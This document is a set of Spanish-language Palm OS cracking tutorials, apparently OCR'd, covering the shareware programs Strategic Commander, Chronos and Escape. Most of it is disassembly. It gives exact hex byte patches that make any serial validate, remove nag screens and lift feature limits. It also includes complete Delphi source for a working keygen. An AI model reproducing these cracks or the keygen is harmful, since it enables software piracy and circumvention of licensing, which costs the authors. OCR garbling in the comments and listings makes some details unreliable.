0005F7CE *MOVE.L A3,D0 | 200B
0005F7D0 *CMP.W D0,D4 | B840 <--- Aqui comprueba Fake serial con el Real
Will Branch
0005F7D2 *BNE.S *+$0028 ; 0005F7FA | 6626
```

Se en cuentra en el archivo desensamblado en CODE (Seg: 0x01) en el código muerto:

```
00006816 C0 FC 01 9D MULU.W #$019D, D0
0000681A D0 42 ADD.W D2, D0
0000681C D0 44 ADD.W D4, D0
0000681E 38 00 MOVE.W D0, D4
00006820 52 43 ADD.W #$1, D3
loc_6822:
00006822 B6 47 CMP.W D7, D3
00006824 65 B4 BCS.S LOC_67DA
00006826 20 0B MOVE.L A3, D0
00006828 B8 40 CMP.W D0, D4 <--- Aqui comprueba Fake serial con el Real
0000682A 66 26 BNE.S LOC_6852
0000682C 4A AE 00 10 TST.L $10(A6)
00006830 67 1C BEQ.S LOC_684E
00006832 70 00 MOVE.L #$0, D0
00006834 30 04 MOVE.W D4, D0
00006836 2F 00 MOVE.L D0, -(A7)
00006838 48 6E FF E4 PEA.L -$1C(A6)
0000683C 4E 4F A0 C9 SysTrap StrIToA
00006840 50 4F ADD.W #$8, A7
00006842 2F 08 MOVE.L A0, -(A7)
00006844 2F 2E 00 10 MOVE.L $10(A6), -(A7)
00006848 4E 4F A0 C5 SysTrap StrCopy
0000684C 50 4F ADD.W #$8, A7
```

OPCION II : Parchar la rutina de comprobación y hacer que se valide cualquier serial (Opción sucia)

```
0000681A D0 42 ADD.W D2, D0
0000681C D0 44 ADD.W D4, D0
0000681E 38 00 MOVE.W D0, D4
00006820 52 43 ADD.W #$1, D3
loc_6822:
00006822 B6 47 CMP.W D7, D3
00006824 65 B4 BCS.S LOC_67DA
00006826 20 0B MOVE.L A3, D0
00006828 B1 40 EOR.W D0, D0 <--- Aquí el serial basura se compruebe así mismo
0000682A 66 26 BNE.S LOC_6852
0000682C 4A AE 00 10 TST.L $10(A6)
00006830 67 1C BEQ.S LOC_684E
00006832 70 00 MOVE.L #$0, D0
00006834 30 04 MOVE.W D4, D0
00006836 2F 00 MOVE.L D0, -(A7)
```

Buscando en nuestro editor hexadecimal favorito buscamos la cadena :

"B6 47 65 B4 20 0B B8 40 66 26 4A AE 67 1C 70 00"
y la cambiamos por :
"B6 47 65 B4 20 0B B1 40 66 26 4A AE 67 1C 70 00"


EOR: Es el "O" exclusivo , admite únicamente el direccionamiento directo a registro para el operando fuente , mientras que el operando destino admite también todos menos los direccionamientos directo a registro de direcciones y los relativos a PC.

la única diferencia es que debemos de introducir 5 dígitos a la hora de registrarnos, esto por la protección que vimos al comienzo y nos llevo a encontrar lo que estabamos buscando.

No conformes con esto, debemos hacer que nos valide cualquier cantidad de mas de 6 ó menos de 6 digitos, cambiaremos la instrucción parchada por:

```
0000681A D0 42 ADD.W D2, D0
0000681C D0 44 ADD.W D4, D0
0000681E 38 00 MOVE.W D0, D4
00006820 52 43 ADD.W #$1, D3
loc_6822:
00006822 B6 47 CMP.W D7, D3
00006824 65 B4 BCS.S LOC_67DA
00006826 20 0B MOVE.L A3, D0
00006828 70 00 MOVE.L #0, D0  <--- Poner en Verdadera=0 esta instrucción
0000682A 66 26 BNE.S LOC_6852
0000682C 4A AE 00 10 TST.L $10(A6)
00006830 67 1C BEQ.S LOC_684E
00006832 70 00 MOVE.L #$0, D0
00006834 30 04 MOVE.W D4, D0
00006836 2F 00 MOVE.L D0, -(A7)
```

Ohhh , Hoy es uno más de nuestros días de suerte , al registrar vemos que solo acepta 5 dígitos de lo contrario se nos muestra una NAG, Presionamos , Register, y el mismo programa nos canta el verdadero serial, Con esto hicimos un generador de llaves inverso en el mismo programa, Unicamente pondremos una nota en el programa en la ventana de registro, no conseguimos que se nos valide más de 5 digitos pero a cambio el programador de esta aplicación es tan humano que nos regalo la rutina de comprobación y la cual se nos muestra en la misma casilla de texto donde nos registramos (Esto al volver intentar registrarnos).



JaaaaJaaa !!!! , No paraba en revolcarme de la risa y saber que el juego parecía registrarse con cualquier serial basura y después mostrarme el verdadero serial en la casilla de texto donde dice **Key:**

¡¡¡¡¡ Recuerden que un trabajo artesanal es siempre bien visto por la sociedad humana.!!!!!

OPCION III : Hacer un KeyGen (Opción limpia)

Tal y como habíamos quedado en la última entrega, se hace necesario un estudio somero de la rutina de chequeo para generar un serial bueno y poder registrar así nuestro programa. Esto sería un crack "limpio", un crack que implica conocimiento y natural al programa, no como los parches, que son cracks "sucios", muy buenos cuando se empieza pero insuficientes cuando ya se tiene algo de nivel.
El código al que habíamos llegado era éste:

Segmento de Código desensamblado : Strategic Commander 1.1 (0x01)

Previamente desensamblado con PalmDemon v0.27
Con PilotDis el desensamblado será diferente en los offsets

```
0000677A 2F 0A MOVE.L A2, -(A7) ; carga HotSync en la pila. El fake, en A3
0000677C 4E 4F A0 C7 SysTrap StrLen ; calcula tama¤o de mi HotSync y lo mete en D0 en hexa
00006780 0C 40 00 0A CMP.W #$000A, D0 ;compara el tama¤o de HotSync con 10
00006784 58 4F ADD.W #$4, A7 ; corrige la pila
```

```
00006786 63 36 BLS.S LOC_67BE ; salta, ya que X-Grimator mide 10 (branch less or same)
                    Este trozo de c¢digo es si el HotSync es superior a 10 caracteres
00006788 48 78 00 05 PEA.L $5
0000678C 2F 0A MOVE.L A2, -(A7)
0000678E 48 6E FF F4 PEA.L -$C(A6)
00006792 4E 4F A0 26 SysTrap MemMove
00006796 2F 0A MOVE.L A2, -(A7)
00006798 4E 4F A0 C7 SysTrap StrLen
0000679C 06 40 FF FB ADD.W #$FFFB, D0
000067A0 36 00 MOVE.W D0, D3
000067A2 48 78 00 05 PEA.L $5
000067A6 48 72 30 00 PEA.L $0(A2, D3.W)
000067AA 48 6E FF F9 PEA.L -$7(A6)
000067AE 4E 4F A0 26 SysTrap MemMove
000067B2 42 2E FF FE CLR.B -$2(A6)
000067B6 7E 0A MOVE.L #$A, D7
000067B8 4F EF 00 1C LEA.L $1C(A7), A7
000067BC 60 16 BRA.S LOC_67D4
loc_67BE:
000067BE 2F 0A MOVE.L A2, -(A7) ; mi HotSync pasa a la pila
000067C0 4E 4F A0 C7 SysTrap StrLen ; en D0 se mete el tama¤o
                                calculado de mi HotSync, en hexa
000067C4 3E 00 MOVE.W D0, D7 ; D0 pasa a D7 en el £ltimo word (xxxx0010 en mi caso)
000067C6 2F 0A MOVE.L A2, -(A7) ; HotSync pasa a la pila
000067C8 48 6E FF F4 PEA.L -$C(A6)
000067CC 4E 4F A0 C5 SysTrap StrCopy ; HotSync se mete en D0 en valor ASCII (As¡, para el HotSync
"Az", ser¡a 41 [que es A] 7A [que es z])
000067D0 4F EF 00 0C LEA.L $C(A7), A7
loc_67D4:
000067D4 78 00 MOVE.L #$0, D4 ; D4 se pone a cero. Es el contador
                            del n£mero de letras que componen nuestro HotSync
000067D6 76 00 MOVE.L #$0, D3 ; se pone a cero el contador de cada letra, que es D3
000067D8 60 48 BRA.S LOC_6822
                    (Cortamos c¢digo y continuamos al salto indicado)
loc_6822:
00006822 B6 47 CMP.W D7, D3 ; mira si la letra que analiza el contador
                          D3 es igual al n£mero total de letras de
                          mi HotSync. As¡, cuando D3 calcule la letra 10,
                          coincidir  con la de D7 y acabar  el checksum
00006824 65 B4 BCS.S LOC_67DA ; salta mientres queden letras que analizar
                    (Cortamos c¢digo y continuamos al salto indicado)
loc_67DA:
000067DA 70 00 MOVE.L #$0, D0 ; pone D0 a cero
000067DC 30 03 MOVE.W D3, D0 ; D3 marca cero en la primera letra, uno en
                              la segunda y lo pasa D0
000067DE 41 EE FF F4 LEA.L -$C(A6), A0
000067E2 7A 00 MOVE.L #$0, D5 ; pone D5 a cero
000067E4 1A 30 08 00 MOVE.B $0(A0, D0.W), D5 ; en D5 se mete el valor ASCII
                                        de mi primera letra del HotSync
                                        conforme vimos en línea del offset 000067CC
000067E8 E2 48 LSR.W #$1, D0 ; los bits de D0 los desplaza un puesto
                              a la derecha en binario. Si se "cayó" un
                              bit uno, activa el flag Zero. Así,
si tenemos en D0=00000002(hexa) pasaría a ser 00000001 binario, ya que 2 hexa es 10 binario, y el flag
no se activa ya que lo que se "cayo" fue un cero. Esta instrucción¢n permite desplazar de uno a ocho
bits (#1 para uno, #2 para dos...)

000067EA D0 40 ADD.W D0, D0 ; D0+D0 y lo guarda en D0
000067EC 3C 00 MOVE.W D0, D6 ; D0 pasa a D6
000067EE BC 43 CMP.W D3, D6 ; compara D3 con D6. De no ser igual,
                            D0 pasa a ser FF
                            de ser igual, D0 se convierte en 00
000067F0 56 C0 SNE.S D0
000067F2 44 00 NEG.B D0 ; 0-D0 (1 bit) y lo guarda en D0
000067F4 48 80 EXT.W D0
```

Segunda parte del cálculo, como veis, no es muy diferente la estructura a la primera

```
000067F6 C0 C5 MULU.W D5, D0 ; D5 por D0 y lo guarda en D0
000067F8 BC 43 CMP.W D3, D6 ; compara D3 con D6 y de ser igual,
                            D1 pasa a ser FF. En
                            caso contrario, D1 pasa a ser 00
000067FA 57 C1 SEQ.S D1
000067FC 44 01 NEG.B D1 ; 0-D1 (un bit) y lo guarda en D1
000067FE 48 81 EXT.W D1
```

Tercera parte del cálculo, como veis, no es muy diferente la estructura a la segunda

```
00006800 C2 C5 MULU.W D5, D1 ; D5 por D1 y lo guarda en D1
00006802 34 03 MOVE.W D3, D2 ; mueve D3 y lo pone en D2
00006804 52 42 ADD.W #$1, D2 ; suma uno a D2 y lo guarda en D2
00006806 C4 C1 MULU.W D1, D2 ; multiplica D1 por D2 y lo guarda en D2
00006808 D4 40 ADD.W D0, D2 ; suma D0 a D2 y lo guarda en D2
0000680A C4 FC 00 07 MULU.W #$0007, D2 ; multiplica D2 por siete y lo guarda en D2
0000680E 4A 43 TST.W D3 ; compara D3 con cero. De ser igual,
                        D0 pasa a ser FF. En caso contrario, D0 se pone como 00
00006810 57 C0 SEQ.S D0
00006812 44 00 NEG.B D0 ; 0-D0 (1 bit) y lo guarda en D0
00006814 48 80 EXT.W D0
```

Tercera parte del cálculo, como veis, no es muy diferente la estructura a la segunda

```
00006816 C0 FC 01 9D MULU.W #$019D, D0 ; D0 multiplicado por 413
                                       (decimal) y guardado en D0
0000681A D0 42 ADD.W D2, D0 ; D0 m s D2 y lo guarda en D0
0000681C D0 44 ADD.W D4, D0 ; D4 m s D0 y lo guarda en D0. Suma el c lculo
                            de la letra anterior al de ,sta.
0000681E 38 00 MOVE.W D0, D4 ; D0 pasa a D4. Este es el serial total de las
                             letras que llevemos analizadas.
00006820 52 43 ADD.W #$1, D3 ; suma el contador D3 a uno
loc_6822:
00006822 B6 47 CMP.W D7, D3 ; vuelve a comparar los contadores
00006824 65 B4 BCS.S LOC_67DA ; si faltan letras, loopea y vuelve al checksum
00006826 20 0B MOVE.L A3, D0
00006828 B8 40 CMP.W D0, D4 ; en D4 est  el serial correcto y en D0 mi fake
```

Pues así es. Os he detallado paso a paso qué hace el programa para que podáis hacer un keygen con vuestra herramienta favorita de programación. Yo voy de cabeza a hacer el mío en Delphi, así aprendo a programar en Delphi y tambien ya estoy analizando el HB++ http://www.handheld-basic.com (Visual basic en palm que no requiere runtime a diferencia de Appforge crossfire que requiere 700 KB Ram para Runtime, este útimo no me da confianza aunque la gente diga que es malisimo) ;o).

En este pequeñísimo anexo apenas os voy a contar un par de detalles importantes que observé en el programa y que pueden ser de especial utilidad.

1: En primer lugar, ¿recordáis esta parte del código tan rara en el Code SEG: 0x01?:

```
00006760 2F 0C MOVE.L A4, -(A7)
00006762 4E 4F A0 CE SysTrap StrAToI
00006766 26 40 MOVE.L D0, A3
00006768 B7 FC 00 01 00.. CMPA.L #$00010000, A3
0000676E 58 4F ADD.W #$4, A7
00006770 6F 08 BLE.S LOC_677A
00006772 30 3C 80 0B MOVE.W #$800B, D0
00006776 60 00 00 DE BRA LOC_6856
```

Pues efectivamente, el 65536 (10000 hexa) es el tamaño de un segmento (64k) y también una variable de

tipo Word para Delphi (ese valor sería el máximo que tomaría).

2: En segundo lugar, anunciaros que ha vuelto Latigo en http://latigo.cjb.net, que tiene una buena sección de Palm Reversing. También tenemos mucho en la web de Quequero, que ha regresado y Carpathia avanza con su PalmDeMon.

3: En tercer lugar, señalaros que lo que ocurría en el otro tutorial (el salto de códigos de listado muerto al debuggear) se llama “cargar dinámicamente una dirección de memoria”. Bueno, y nada más. Os adjunto un keygen que hice en Delphi con los fuentes, que siempre creí profundamente en el GPL. Ahí veréis como sigo paso a paso el listado ASM y como he puesto comentarios en lo más enrevesado. Por cierto, que tiene Huevo de Pascua, je, je... Por último, señalar que sin las explicaciones de BlackDog nunca podría haber aprendido nada de Delphi. A él le debo haber podido hacer el keygen y a él dedico este anexito.
Europa, 07/08/02

Code Source KeyGen For Strategic Commander 1.0 "Echo en Delphi.Net"

```
unit Unit1;

interface

uses
Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
Dialogs, jpeg, ExtCtrls, StdCtrls;

type
TPpal = class(TForm)
Foto: TImage;
Saludo: TLabel;
Autor: TLabel;
StaticText1: TStaticText;
HostSyncEdit: TEdit;
CodigoEdit: TEdit;
HotSyncL: TLabel;
SerialL: TLabel;
About: TButton;
procedure HostSyncEditChange(Sender: TObject);
procedure AboutClick(Sender: TObject);
procedure FotoDblClick(Sender: TObject);
private
{ Private declarations }
public
{ Public declarations }
end;

var
Ppal: TPpal;

implementation

{$R *.dfm}

procedure TPpal.HostSyncEditChange(Sender: TObject);
Var
D0,D1,D2,D3,D4,D5,D6,D7:word;//mejor word que integer para evitar num negat
Caracter:char;
begin
D1:=0;
D7:=length(HostSyncEdit.text);//número total letras HotSync
D4:=0;
D3:=0;//indice (número de letra del HotSync que se analiza)
```

```
while (D3<D7) do//esto comienza índice por cero como primera letra
begin
Caracter:=HostSyncEdit.text[D3+1];//analiza letra cero más uno
D5:=ord(Caracter);
D0:=D3;
D0:=(D0 shr 1)*2;
D6:=D0;
if D6=D3 then D0:=$0000 else D0:=$FFFF;
d0:=$0-d0;
D0:=D5 * D0;
if D6=D3 then D1:=$FFFF else D1:=$0000;
d1:=$0-d1;
D1:=D5 * D1;
D2:=D3+1;
D2:=D2 * D1;
D2:=D2 + D0;
D2:=D2 * 7;
if D3=0 then D0:=$FFFF else D0:=$0000;
D0:=$0-D0;
D0:=D0 * 413;
D0:=D2 + D0;
D0:=D0 + D4;
D4:=D0;
inc (D3);//incrementa D3 para cerrar bucle
end;
CodigoEdit.Text:= IntToStr(D4); //presentacion decimal

end;
procedure TPpal.AboutClick(Sender: TObject);
begin
ShowMessage('KeyGen hecho por X-Grimator con una buena ayuda y orientación de Blackdog.'+#13+'El programa es bajo licencia GPL
y pretende ser un ejercicio para el aprendizaje de Programación Creativa.'+#13+#13+'Europa, 7/08/02');
end;

procedure TPpal.FotoDblClick(Sender: TObject);
begin
ShowMessage ('Pedazo Huevo de Pascua acabas de encontrar chaval.'+#13+'Te mereces ponerte en contacto conmigo en
xgrimator@softhome.net');
end;

end.
```

Esto es todo por hoy.

Palm Spanish Tutor

Programa:	**Chronos v0.0.62**

Protección:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Es un reloj digital con horas mundiales, con segundero y Cronometro		
Objetivo:	Es totalmente operativo pero tiene una NAG al cargar el programa que quitaremos.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.pilotgear.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	AMLO	**FECHA:**	M/22/03/2005

INTRODUCCION

Al cargar esta utileria nos aparece un formulario con las labels que dicen "UNREGISTERED" y "Registre por favor", esta ventana ó formulario dura 6 segundos al cargar el programa.

El propia autor en la Ayuda incluida nos dice que si registramos podremos hacer rápido las cosas.

AL ATAQUE

Con el PalmDemon v0.27 desensamblamos y buscamos la dirección en hexadecimal del Formulario que se carga al iniciar el programa que es "1300 (0x514) , la podemos ver en la parte izquierda del PalmDemon si desplegamos el árbol de instrucciones .

Buscamos esta cadena **"0514"** con algún editor de textos, La que nos interesa es:

```
loc_2A10:
00002A10 2F 0A MOVE.L A2, -(A7)
00002A12 4E 4F A0 12 SysTrap MemChunkFree
00002A16 58 4F ADD.W #$4, A7
00002A18 74 0A MOVE.L #$A, D2
00002A1A 0C 6C 03 E8 00.. CMP.W #$03E8, $32(A4)
00002A20 66 0A BNE.S LOC_2A2C
00002A22 0C 2C 00 01 CMP.B #$2C, $1(A4)
00002A26 00 DC DC.W #00DC
00002A28 66 02 BNE.S LOC_2A2C
00002A2A 74 01 MOVE.L #$1, D2
loc_2A2C:
00002A2C 29 42 00 78 MOVE.L D2, $78(A4)
00002A30 4A 2C 00 72 TST.B $72(A4)
00002A34 67 00 00 AC BEQ LOC_2AE2 <--- Aqui cambiar por un BRA (60) Salta siempre
00002A38 4A 03 TST.B D3
00002A3A 66 00 00 A6 BNE LOC_2AE2 <--- Aqui cambiar por un BRA (60) Salta siempre
00002A3E 3F 3C 05 14 MOVE.W #$0514, -(A7) <--- Formulario de Help

X-ref to Form (About Chronos)

00002A42 4E 4F A1 6F SysTrap FrmInitForm
00002A46 24 48 MOVE.L A0, A2
00002A48 2F 0A MOVE.L A2, -(A7)
00002A4A 4E 4F A1 74 SysTrap FrmSetActiveForm
00002A4E 2F 0A MOVE.L A2, -(A7)
00002A50 4E 4F A1 71 SysTrap FrmDrawForm
```

Los cambios que haremos serán:

```
loc_2A2C:
00002A2C 29 42 00 78 MOVE.L D2, $78(A4)
00002A30 4A 2C 00 72 TST.B $72(A4)
00002A34 60 00 00 AC BRA LOC_2AE2 <--- Con esto logramos quitar la molesta NAG
00002A38 4A 03 TST.B D3
00002A3A 60 00 00 A6 BRA LOC_2AE2 <--- Con esto logramos quitar la molesta NAG
00002A3E 3F 3C 05 14 MOVE.W #$0514, -(A7)
Probamos el programa en la Palm real ó el emulador y parece funcionar a la perfección.
```

Paso siguiente :

El limite de las 5 estadistas en modo cronometro es parte del programa (Aun en la versión de licencia), El programador debio de haber ponido unas flechas para desplazarse por varias estadisticas, podríamos nopearlo pero entonces ya no podremos borrar esas estadisticas, de cualquier manera pongo el proceso suponiendo que el programa estubiera limitado a 5 estadísticas, la NAG esta en **"09C4"** ,Cargaremos el debugger y pondremos un Atb "frmalert", entraremos a modo cronometro y presionaremos el botón "Lap" hasta que el emulador salte al debugger.

```
00001EDC 66 00 01 CC BNE LOC_20AA
00001EE0 0C 2C 00 01 CMP.B #$2C, $1(A4)
00001EE4 00 DC DC.W #00DC
00001EE6 66 00 01 C2 BNE LOC_20AA
00001EEA 45 EC 00 30 LEA.L $30(A4), A2
00001EEE 30 12 MOVE.W (A2), D0
00001EF0 0C 40 00 04 CMP.W #$0004, D0
```

```
00001EF4 62 1C BHI.S LOC_1F12  <--- Nopeando NOP (4E 71) para que acepte más de 5 estadisticas
00001EF6 34 00 MOVE.W D0, D2
00001EF8 52 42 ADD.W #$1, D2
00001EFA 34 82 MOVE.W D2, (A2)
00001EFC 02 80 00 00 FF.. AND.L #$0000FFFF, D0
00001F02 41 EC 00 48 LEA.L $48(A4), A0
00001F06 E5 80 ASL.L #$2, D0
00001F08 21 AC 00 40 08.. MOVE.L $40(A4), $0(A0, D0.W)
00001F0E 60 00 01 92 BRA LOC_20A2
loc_1F12:
00001F12 3F 3C 09 C4 MOVE.W #$09C4, -(A7)
X-ref to Alert (Chronos Stopwatch)
00001F16 4E 4F A1 92 SysTrap FrmAlert
00001F1A 54 4F ADD.W #$2, A7         <--- Aquí para el debugger
00001F1C 0C 40 00 01 CMP.W #$0001, D0  <--- Debugger almacena en D0 un 0x5, Compara 1 con 5
00001F20 66 00 01 84 BNE LOC_20A6     <--- Debugger no salta
00001F24 42 52 CLR.W (A2)
00001F26 39 7C 00 4E 00.. MOVE.W #$004E, $D0(A4)
00001F2C 61 00 F7 F4 BSR.W SUBROUTINE_1756
00001F30 60 00 01 74 BRA LOC_20A6
00001F34 0C 6A 03 EC 00.. CMP.W #$03EC, $8(A2)
00001F3A 66 10 BNE.S LOC_1F4C
00001F3C 39 7C 04 4C 00.. MOVE.W #$044C, $32(A4)
00001F42 3F 3C 04 4C MOVE.W #$044C, -(A7)
```

Más abajo encontramos otra ventana que recuerda que solo podemos crear 5 estadisticas en el cronometro, curiosamente esta se activa cuando presionamos el boton del harware real ,ya sea el de arriba ó el de abajo,Haremos que nos muestre más listas.

```
00002008 66 00 00 9C BNE LOC_20A6
0000200C 45 EC 00 30 LEA.L $30(A4), A2
00002010 30 12 MOVE.W (A2), D0
00002012 0C 40 00 04 CMP.W #$0004, D0
00002016 62 1C BHI.S LOC_2034 <--- Nopeando NOP (4E 71) para que acepte más de 5 estadisticas
00002018 34 00 MOVE.W D0, D2
0000201A 52 42 ADD.W #$1, D2
0000201C 34 82 MOVE.W D2, (A2)
0000201E 02 80 00 00 FF.. AND.L #$0000FFFF, D0
00002024 41 EC 00 48 LEA.L $48(A4), A0
00002028 E5 80 ASL.L #$2, D0
0000202A 21 AC 00 40 08.. MOVE.L $40(A4), $0(A0, D0.W)
00002030 60 00 00 70 BRA LOC_20A2
loc_2034:
00002034 3F 3C 09 C4 MOVE.W #$09C4, -(A7)
```

X-ref to Alert (Chronos Stopwatch)

```
00002038 4E 4F A1 92 SysTrap FrmAlert
0000203C 54 4F ADD.W #$2, A7
0000203E 0C 40 00 01 CMP.W #$0001, D0
00002042 66 62 BNE.S LOC_20A6
```

Bye.

Palm Spanish Tutor

Programa:	Escape v1.2

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Juego de destreza	
Objetivo:	Validar cualquier serial	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.palmgear.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	V0land	FECHA: M/05/04/2004

INTRODUCCION

Esta mas claro y simple que el agua.

AL ATAQUE

Código analizado

```
00003665 4E 4F A0 C7 SysTrap StrLen
00003669 58 4F ADD.W #$4, A7
0000366B 3F 00 MOVE.W D0, -(A7)
0000366D 48 6E FF F6 PEA.L LVAR_0A
00003671 4E 4F A2 F1 SysTrap EncDigestMD5
00003675 76 00 MOVE.L #$0, D3
00003677 47 ED FE 0A LEA.L VAR_1F6, A3
0000367B 45 EE FF E6 LEA.L SVAR_1A, A2
0000367F 4F EF 00 1A LEA.L $1A(A7), A7
loc_3683:
00003683 10 12 MOVE.B (A2), D0
00003685 B0 13 CMP.B (A3), D0
00003687 60 34 BRA.S LOC_36BD    <--- Aqui salta a mensaje de serial invalido
00003689 30 2D FB 96 MOVE.W VAR_46A, D0
0000368D 67 0A BEQ.S LOC_3699
0000368F 53 40 SUB.W #$1, D0
00003691 67 12 BEQ.S LOC_36A5
00003693 53 40 SUB.W #$1, D0
00003695 67 1A BEQ.S LOC_36B1
00003697 60 22 BRA.S LOC_36BB
loc_3699:
00003699 3F 3C 27 26 MOVE.W #$2726, -(A7)

X-ref to Alert (Registration)

0000369D 4E 4F A1 92 SysTrap FrmAlert
```

```
000036A1 54 4F ADD.W #$2, A7
000036A3 60 16 BRA.S LOC_36BB
loc_36A5:
000036A5 3F 3C 27 3F MOVE.W #$273F, -(A7)
```

X-ref to Alert (Enregistrement)

```
000036A9 4E 4F A1 92 SysTrap FrmAlert
000036AD 54 4F ADD.W #$2, A7
000036AF 60 0A BRA.S LOC_36BB
loc_36B1:
000036B1 3F 3C 27 58 MOVE.W #$2758, -(A7)
```

X-ref to Alert (Registration)

```
000036B5 4E 4F A1 92 SysTrap FrmAlert
000036B9 54 4F ADD.W #$2, A7
loc_36BB:
000036BB 60 44 BRA.S LOC_3701
loc_36BD:
000036BD 52 8B ADD.L #$1, A3
000036BF 52 8A ADD.L #$1, A2
000036C1 52 43 ADD.W #$1, D3
000036C3 0C 43 00 10 CMP.W #$0010, D3
000036C7 6D BA BLT.S LOC_3683
000036C9 1B 7C 00 01 MOVE.B #$7C, $1(A5)
000036CD FB 88 DC.W #FB88
000036CF 30 2D FB 96 MOVE.W VAR_46A, D0
000036D3 67 0A BEQ.S LOC_36DF
000036D5 53 40 SUB.W #$1, D0
000036D7 67 12 BEQ.S LOC_36EB
000036D9 53 40 SUB.W #$1, D0
000036DB 67 1A BEQ.S LOC_36F7
000036DD 60 22 BRA.S LOC_3701
loc_36DF:
000036DF 3F 3C 27 27 MOVE.W #$2727, -(A7)
```

loc_36DF X-ref to Alert (Registration)

```
000036E3 4E 4F A1 92 SysTrap FrmAlert
000036E7 54 4F ADD.W #$2, A7
000036E9 60 16 BRA.S LOC_3701
loc_36EB:
000036EB 3F 3C 27 40 MOVE.W #$2740, -(A7)
```

